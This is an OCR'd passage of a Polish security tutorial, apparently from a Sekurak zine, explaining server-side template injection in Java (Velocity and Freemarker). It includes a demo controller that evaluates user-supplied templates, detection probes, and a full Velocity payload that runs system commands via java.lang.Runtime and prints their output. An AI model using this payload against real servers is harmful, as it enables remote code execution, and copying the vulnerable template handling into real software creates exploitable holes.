
Przejdźmy do głównego tematu artykułu, czyli podatności SSTI (Server-Side Template Injections). Aby możliwe było jej wykorzystanie, powinniśmy przetwarzać po stronie serwera szablony pochodzące od niezaufanych użytkowników. Zmodyfikujemy więc lekko aplikację – załóżmy, że dodaliśmy nową funkcjonalność: użytkownik ma teraz możliwość otrzymywania mailowych powiadomień. Co więcej, dajemy mu możliwość spersonalizowania takich wiadomości – i dla jego wygody, pozwalamy personalizować je za pomocą szablonów. Dzięki temu, użytkownik może użyć pewnych zmiennych, które zostaną automatycznie uzupełnione przez framework. Oto kod zmodyfikowanej aplikacji:

Listing 3. Kod zmodyfikowanej aplikacji

```
1. @Controller
2. public class TemplateController {
3.
4.   @RequestMapping(method = RequestMethod.GET, path = "/")
5.   public String hello(Map<String, Object> model, @CookieValue(required
       = false, name = "username") String b64username, @CookieValue(required
         = false, name = "template") String b64template) throws IOException {
6.     String decodedUsername = null != b64username ? new String(
         Base64.getDecoder().decode(b64username)) : "" ;
7.     model.put("username", decodedUsername);
8.
9.     if (null != b64template) {
10.       String decodedTemplate = new String(
            Base64.getDecoder().decode(b64template));
11.       model.put("template", decodedTemplate);
12.       try {
13.         Writer userTemplateOut = new StringWriter();
14.         VelocityContext vctx = new VelocityContext();
15.         vctx.put("username", decodedUsername);
16.         Velocity.evaluate(
              vctx, userTemplateOut, "userTemplate", decodedTemplate);
17.         model.put("emailMessage", userTemplateOut.toString());
18.       } catch (ParseErrorException e) {
19.           model.put("error", "Error in template: " + e.getMessage());
20.       }
21.     }
22.
23.     return "hello";
24.   }
25.
26.   @RequestMapping(method = RequestMethod.POST, path = "/updateUsername")
27.   public String updateUsername(
          @RequestParam("username") String username, HttpServletResponse response) {
28.     response.addCookie(new Cookie(
          "username", Base64.getEncoder().encodeToString(username.getBytes())));
29.     return "redirect:/";
```


PODZIEL SIĘ ZINEM

```
30.   }
31.
32.   @RequestMapping(method = RequestMethod.POST, path = "/updateEmailMessage")
33.   public String updateEmailMessage(
        @RequestParam("template") String template, HttpServletResponse response) {
34.       response.addCookie(new Cookie("template",
            Base64.getEncoder().encodeToString(template.getBytes())));
35.       return "redirect:/";
36.   }
37.
38. }
```



Rysunek 3. Nowe funkcjonalności dzięki szablonom

Jak widać, dużo się nie zmieniło. Dodaliśmy nowy endpoint (pod ścieżką `/updateEmailMessage`, linie 32-26) który umożliwia zmodyfikowanie naszego szablonu. Szablon jest przechowywany tak samo, jak nazwa użytkownika – w ciastku. Endpoint na stronie głównej teraz sprawdza też drugie ciastko – `template`, i jeśli je znajdzie (linia 9), przetwarza po odkodowaniu (linie 13-16) oraz umieszcza na stronie (linia 17). Jak można zauważyć, szablon jest tym razem traktowany, jako stworzony pod kątem innego, mocno już leciwego – jednak nadal szeroko używanego silnika: Velocity. W rzeczywistości, nie ma większego sensu używanie dwóch różnych szablonów w jednej aplikacji, ale: po pierwsze – nie takie rzeczy się zdarzały w oprogramowaniach z długą historią, a po drugie – w naszym przykładzie chodzi o wyraźne rozróżnienie, co stanowi problem, a co jego nie stanowi. Szablony Freemarkera są dostarczane przez programistę, a zatem uznawane są za bezpieczne – co więcej, same w sobie stanowią bardzo cenne narzędzie. Szablony Velocity natomiast są otrzymywane przez potencjalnie niezaufanego użytkownika, i to tutaj możemy szukać podatności SSTI. To, o czym musimy pamiętać, to fakt, że **szablony, z punktu widzenia atakującego, nie różnią się niczym od kodu wykonywalnego**. Innymi słowy, dostarczając użytkownikowi możliwość stworzenia szablonu, dajemy mu w rezultacie prawo do dodania nowego kodu do naszej aplikacji! Warstwa prezentacji testowej aplikacji nie zmienia się znacząco – dodano kilka elementów odpowiedzialnych za obsługę i wyświetlenie szablonów wiadomości e-mail (linie 7-12 oraz 19-23):

Listing 4. Zmodyfikowany kod przykładu

```
1. <!DOCTYPE html>
2.
3. <html lang="en">
4.
5. <body>
6.  <h1>Hello dear user: <#outputformat "HTML">${username!"Anonymous"}</#outputfo
rmat></h1>
7.  <span style="display: block;">Here is your email notification message:<span>
8.  <#if error??>
9.   <span style="display: block; padding: 10px; color: red"><#outputformat "HTML
">${error}</#outputformat></span>
10. <#else>
11.   <textarea rows="10" cols="66" name="template" style="display: block;
       margin: 10px" disabled="disabled"><#outputformat "HTML">${emailMessage!""}
        </#outputformat></textarea>
12. </#if>
13. <hr/>
14. <form action="/updateUsername" method="POST">
15.  <label for="username" style="display: block;">Change your username:</label>
16.  <input type="text" name="username" style="display: block; margin: 10px;
       width: 400px" value="<#outputformat "HTML">${username!""}</#outputformat>"/>
17.  <input type="submit" style="display: block; margin: 10px"/>
18. </form>
19. <form action="/updateEmailMessage" method="POST">
20.  <label for="template" style="display: block;">
       Change your email notification message (
```


PODZIEL SIĘ ZINEM


```
        type "$username" where you want your real username):</label>
21.    <textarea rows="10" cols="66" name="template" style="display: block;
       margin: 10px"><#outputformat "HTML">${template!""}</#outputformat></textarea>
22.    <input type="submit" style="display: block; margin: 10px"/>
23.  </form>
24. </body>
25.
26. </html>
```

Warto tu podkreślić coś, o czym już zdawkowo wspomniałem – można zauważyć, że programista miał pewne pojęcie o zagrożeniach czyhających na aplikacje webowe: uważna lektura kodu, a dokładnie – naszego szablonu definiującego zawartość strony, zwraca uwagę na tag `<#outputformat "HTML">`, którego zadaniem jest escaping naszego wyjścia uniemożliwiający atak typu XSS. Należy to podkreślić, gdyż **obrona przed XSS, jak się za chwilę okaże – jest niewystarczająca**. Nawet jeśli aplikacja broni się przed XSS, dalej warto spróbować payloadów testujących pod kątem SSTI. Co więcej, odwrotność tego twierdzenia jest również prawdziwa: w momencie, kiedy odnajdziemy już w testowanej aplikacji atak XSS, warto sprawdzić, czy nie wystąpi też problem SSTI – skoro programista zapomniał o jednej klasie podatności, istnieje niemała szansa, że zapomniał też o innej…

Oczywiście powyższa aplikacja jest bardzo prosta, i nie miałaby wielu zastosowań w rzeczywistości (o prostotę z resztą na tym etapie nam chodzi), ale niech to nie zwiedzie nikogo – możliwość definiowania szablonów (albo ich części, co już wystarcza) zdarza się zaskakująco często. Realnymi przykładami są wszystkie sytuacje, w których chcemy umożliwić użytkownikowi pewną automatyzację, na przykład w definiowaniu szkieletów wiadomości mailowych (jak w przykładzie), w umożliwieniu tworzenia stron HTML z użyciem prostszego „języka" (na przykład systemy CMS czy Wiki) i wiele innych. Często z SSTI mamy do czynienia w miejscach, o których byśmy nawet nie pomyśleli – doskonałym przykładem jest Bug Bounty z kwietnia zeszłego roku – RCE poprzez SSTI na serwerach aplikacji Uber (za – bagatela – 10 000$). Takie typy błędów zdarzają się z reguły wtedy, gdy programista używa szablonów w nieprawidłowy sposób, to znaczy – „klei" je dynamicznie na serwerze przed przetwarzaniem.

Wróćmy jednak do testowej aplikacji – w czym leży zatem problem? Na czym polega tytułowa podatność? Jak uzyskać nasze „wymarzone" RCE?

Metoda wykorzystania podatności będzie się różniła, w zależności od użytego silnika: my używamy Velocity. Możemy zatem odwołać się do badania pana Jamesa Kettle ze znanej prawdopodobnie każdemu czytelnikowi Sekuraka, firmy PortSwigger. Jest on odpowiedzialny za nagłośnienie (a w dużej mierze i odkrycie) omawianej klasy podatności – zaprezentowanej najpierw na konferencji Black Hat USA 2015, a następnie opisanej w pracy naukowej, dostępnej również w lekko zmienionej formie w postaci wpisu na blogu. Spróbujmy zatem rozpocząć atak. James Kettle proponuje, użyć zmiennej `$class`:




Rysunek 4. Próba eksploitacji podatności w przykładowej aplikacji wykorzystujacej szablony - użycie zmiennej $class

Nic się nie stało? Dlaczego? Okazuje się, że zmienna ta jest dostępna w **rozszerzeniu** Velocity, a nie w głównym module. Mimo, że James (zdając sobie z tego sprawę) przekonuje, że rozszerzenie to jest włączone praktycznie wszędzie, z moich obserwacji wynika, że jest to, niestety, nieprawda. W związku z tym, oryginalny payload nie zadziała w naszym przypadku… Czy to znaczy, że mamy się poddać?

PODZIEL SIĘ ZINEM

Na szczęście, są inne możliwości – mając jakiś czas temu do czynienia z błędem typu Server-Side Template Injections, w którym nie działała zmienna `$class`, odkryłem inny – w pewnym sensie prostszy – i bardziej naturalny sposób uzyskania RCE. Spróbujmy wykonać następujący szablon:




Rysunek 5. Próba RCE z dyrektywą #set

Dyrektywa `#set` pozwala nam przypisać do zmiennej – w naszym przypadku – `$string`, pewnej wartości. U nas tą wartością jest string *"This is string"* (yo dawg), który następnie wyświetlamy. Rozumowanie jest następujące: skoro zmienna `$string` jest stringiem, a w Javie stringi są obiektami klasy `java.lang.String`, może jesteśmy w stanie dostać się do pól tej klasy? Spróbujmy:

Rysunek 6. Przypisanie do $string wartości string

Bingo! Stworzenie prostego payloadu wykonującego komendę systemową z tego miejsca (mając dostęp do obiektu typu `java.lang.Class`) jest już proste:

PODZIEL SIĘ ZINEM



Rysunek 7. Payload


Po wysłaniu powyższego payloadu rzeczywiście zaobserwujemy, że serwer czeka 5 sekund z odpowiedzią. Wygląda na to, że wszystko działa i że mamy możliwość wykonywania dowolnych komend. Niestety, na razie wykonywanych trochę po omacku (ang. *Blind*) – nie widzimy wyniku działania. Nic nie stoi jednak na przeszkodzie, aby to zmienić, choć nasz payload się trochę skomplikuje.

Oto nowa wersja:

Listing 5.

```
1. #set( $string = "This is string" )
2. #set( $process = $string.class.forName(
    "java.lang.Runtime").getRuntime().exec("uname") )
3. #set( $characterClass = $string.class.forName("java.lang.Character") )
4. #set( $processResult = $process.waitFor() )
5. #set( $out = $process.getInputStream() )
6. #set( $result = "" )
7.
8. #foreach( $i in [1..$out.available()] )
9. #set( $char = $string.valueOf($characterClass.toChars($out.read())) )
10. #set( $result = "$result$char" )
11. #end
12. $result
```

I wynik działania:



Rysunek 8. Modyfikacja payloadu, exploit

Działa! Dla pewności, wytłumaczę, co się dzieje w kolejnych krokach exploita.

PODZIEL SIĘ ZINEM

Najpierw tworzymy obiekt klasy `java.lang.String` (linia 1), a następnie z jego pomocą w linii 2, pobieramy obiekt typu `java.lang.Class` dla klasy `java.lang.Runtime`, który wykorzystujemy do uruchomienia procesu z naszą komendą: `uname`. W linii 3, pobieramy obiekt `java.lang.Class` dla klasy `java.lang.Character` (przyda się nam później). Następnie, w linii 4, czekamy na zakończenie działania naszego procesu, po czym pobieramy obiekt typu `java.io.InputStream` (linia 5), z którego możemy przeczytać dane wyjściowe z jego wykonania. Samo czytanie jest trochę uciążliwe, w związku ze specyfiką języka Java: w pętli (linie 8-11) od 1 do wartości `$out.available()` (ta metoda zwraca ilość znaków w strumieniu wejściowym), pobieramy bajt jako liczbę i za pomocą uzyskanej wcześniej klasy `java.lang.Character`, zamieniamy ją na znak, a następnie – na string (linia 9). Wynik tej operacji doklejamy do zmiennej `$result` w linii 10. Finalnie, po zakończeniu pętli, wypisujemy zmienną `$result` i jest to już pełne wyjście procesu – na ekran (linia 12).

Jak widać, niespecjalnie trudny – szczególnie dla osób zaznajomionych z Javą – payload umożliwia nam wykonanie dowolnego kodu na serwerze.

TEORIA, METODYKA, NARZĘDZIA

Zaprezentowałem już jak wygląda podatność SSTI , oraz jak ją wyexploitować. Pewnym problemem jednak jest fakt, że istnieje bardzo duża liczba różnych silników szablonów, a każdy działa trochę inaczej. Pytania nasuwają się więc same – jak wykryć, że dana aplikacja jest podatna na atak SSTI? Jak zidentyfikować, z którym silnikiem mamy do czynienia? Jak w końcu wyexploitować podatność w przypadku ogólnym?

Odpowiedzią na te pytania zajmiemy się w tej części artykułu.

Identyfikacja podatności


Warunkiem koniecznym do exploitacji – co jest chyba oczywiste – jest przyjmowanie przez aplikację danych od użytkownika. Bardzo uprości sprawę (choć nie jest to konieczne), jeśli te dane po ewentualnym przetworzeniu, zostaną nam zwrócone. W ogólności, mamy trzy możliwości potraktowania danych, które szerzej przedstawiam poniżej.

Rozważmy najprostszy przypadek: dane użytkownika są w całości traktowane jako szablon – a więc sytuacja z wcześniejszego przykładu. Kod będzie wyglądał mniej więcej tak:

Listing 6.

```
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate", userTemplate, configuration);
3. Map<String, Object> templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
```


Aby, bez dostępu do kodu (perspektywa atakującego) upewnić się, że mamy do czynienia z silnikiem szablonów, wstrzyknijmy jakiś prosty element składni. Z reguły, w takich przypadkach dobrze sprawdzają się na przykład proste wyrażenia arytmetyczne, typu `${2*2}`. Tego rodzaju payload w silniku Freemarker zredukuje się po prostu do wyniku 4:



Rysunek 9. Próba exploitacji - wstrzyknięcie prostego elementu składni

Innym sposobem, jest użycie zmiennej albo takiej, którą podejrzewamy, że istnieje:

PODZIEL SIĘ ZINEM




Rysunek 10. Próba exploitacji – użycie zmiennych – występującej i nie istniejącej

… albo wręcz przeciwnie – takiej, która nie istnieje.

W tym przypadku, mamy dwie interesujące sytuacje: albo nieistniejąca zmienna zostanie zupełnie zignorowana (zatem nasz payload nie wyświetli się w ogóle, co oznacza, że miał specjalne znaczenie na serwera), albo jeszcze lepiej – dostaniemy wyjątek upewniający nas, że mamy do czynienia z atakiem SSTI, to także – przy odrobinie szczęścia – dostarczy nam więcej informacji. Na przykład, który z silników szablonów jest tu używany (Rysunek 11).

Błąd sugeruje na przykład, że mamy do czynienia z silnikiem Freemarker. Jeśli serwer jest źle skonfigurowany i rzeczywiście zwraca błędy, to próba wymuszenia błędu parsowania jest trzecim z prostych sposobów na identyfikację podatności. Wystarczy podać celowo źle skonstruowany szablon:

Rysunek 12. Kolejny sposób na identyfikację podatności – wymuszenie parsowania



Rysunek 11. Wynik użycia zmiennych – wykonanie SSTI, informacja silniku szablonów

PODZIEL SIĘ ZINEM


Warto zauważyć, że nie musimy tu dostać pełnego wyjątku – dowolna informacja o błędzie sugeruje, że z naszym payloadem **coś się stało** – jedyna nieinteresująca dla nas sytuacja zachodzi wówczas, gdy dostaniemy w wyniku dokładnie to, co wysłaliśmy. Oznacza to, że nie doszło do przetworzenia naszego wejścia.

Drugi i trzeci przypadek, z którymi możemy mieć do czynienia, zajdzie wtedy, gdy szablon jest „klejony" w sposób dynamiczny na serwerze przy użyciu naszego payloadu. Mamy dwie możliwości – pierwsza, gdy nasze wejście jest używane poza kontekstem wykonywalnym szablonu, na przykład w taki sposób:

Listing 7.

```
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate", "Hello ${username},
    your input is here: " + userPart, configuration);
3. Map<String, Object> templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
6. model.put("result", userTemplateOut.toString());
```

Sytuacja ta jest bardzo prosta, gdyż z naszego punktu widzenia, nie różni się niczym od poprzedniego przypadku – te same payloady testowe będą działać:



Rysunek 13. Identyfikacja podatności – wejścia poza kontekstem wykonywalnym szablonu


W ramach ciekawostki można wspomnieć, że dokładnie taka sytuacja miała miejsce we wspomnianym już wcześniej błędzie znalezionym w Uberze.

Druga (i ciekawsza) opcja występuje wtedy, gdy nasz payload zostanie wstrzyknięty gdzieś w środek kontekstu wykonywalnego:

Listing 8.

```
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate",
    "Hello ${username?" + userPart + "}, how are you doing?", configuration);
3. Map<String, Object> templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
6. model.put("result", userTemplateOut.toString());
```

W tym przypadku, musimy się trochę bardziej nagimnastykować, gdyż trzeba (poniekąd) zgadnąć, jak wygląda szablon po stronie serwera. W powyższym przykładzie, payload którego możemy użyć, będzie prawdopodobnie wyglądać tak:



Rysunek 14. Próba wstrzyknięcia payloadu w kontekst wykonywalny szablonu

Może się jednak zdarzyć, że będziemy musieli spędzić trochę czasu, aby odtworzyć wygląd szablonu. Warto tu skorzystać z mniej, lub bardziej jednoznacznych błędów na serwerze – po raz kolejny, jeśli dostaniemy coś innego niż nasz payload zwrócony znak w znak – można przypuszczać, że doszło do przetworzenia naszego nieprawidłowego szablonu. W takiej sytuacji, wiedząc że błąd istnieje, pozostaje tylko zbudowanie payloadu, nie powodującego błędu.

Osobną sytuację mamy wtedy, gdy serwer nie zwraca nam naszego (przetworzonego) wejścia. Możemy wówczas próbować exploitować aplikacje „na ślepo". Przykładowy kod:

Listing 9.

```
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate", userTemplate, configuration);
3. Map<String, Object> templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
6. model.put("error", "I won't show you result");
```

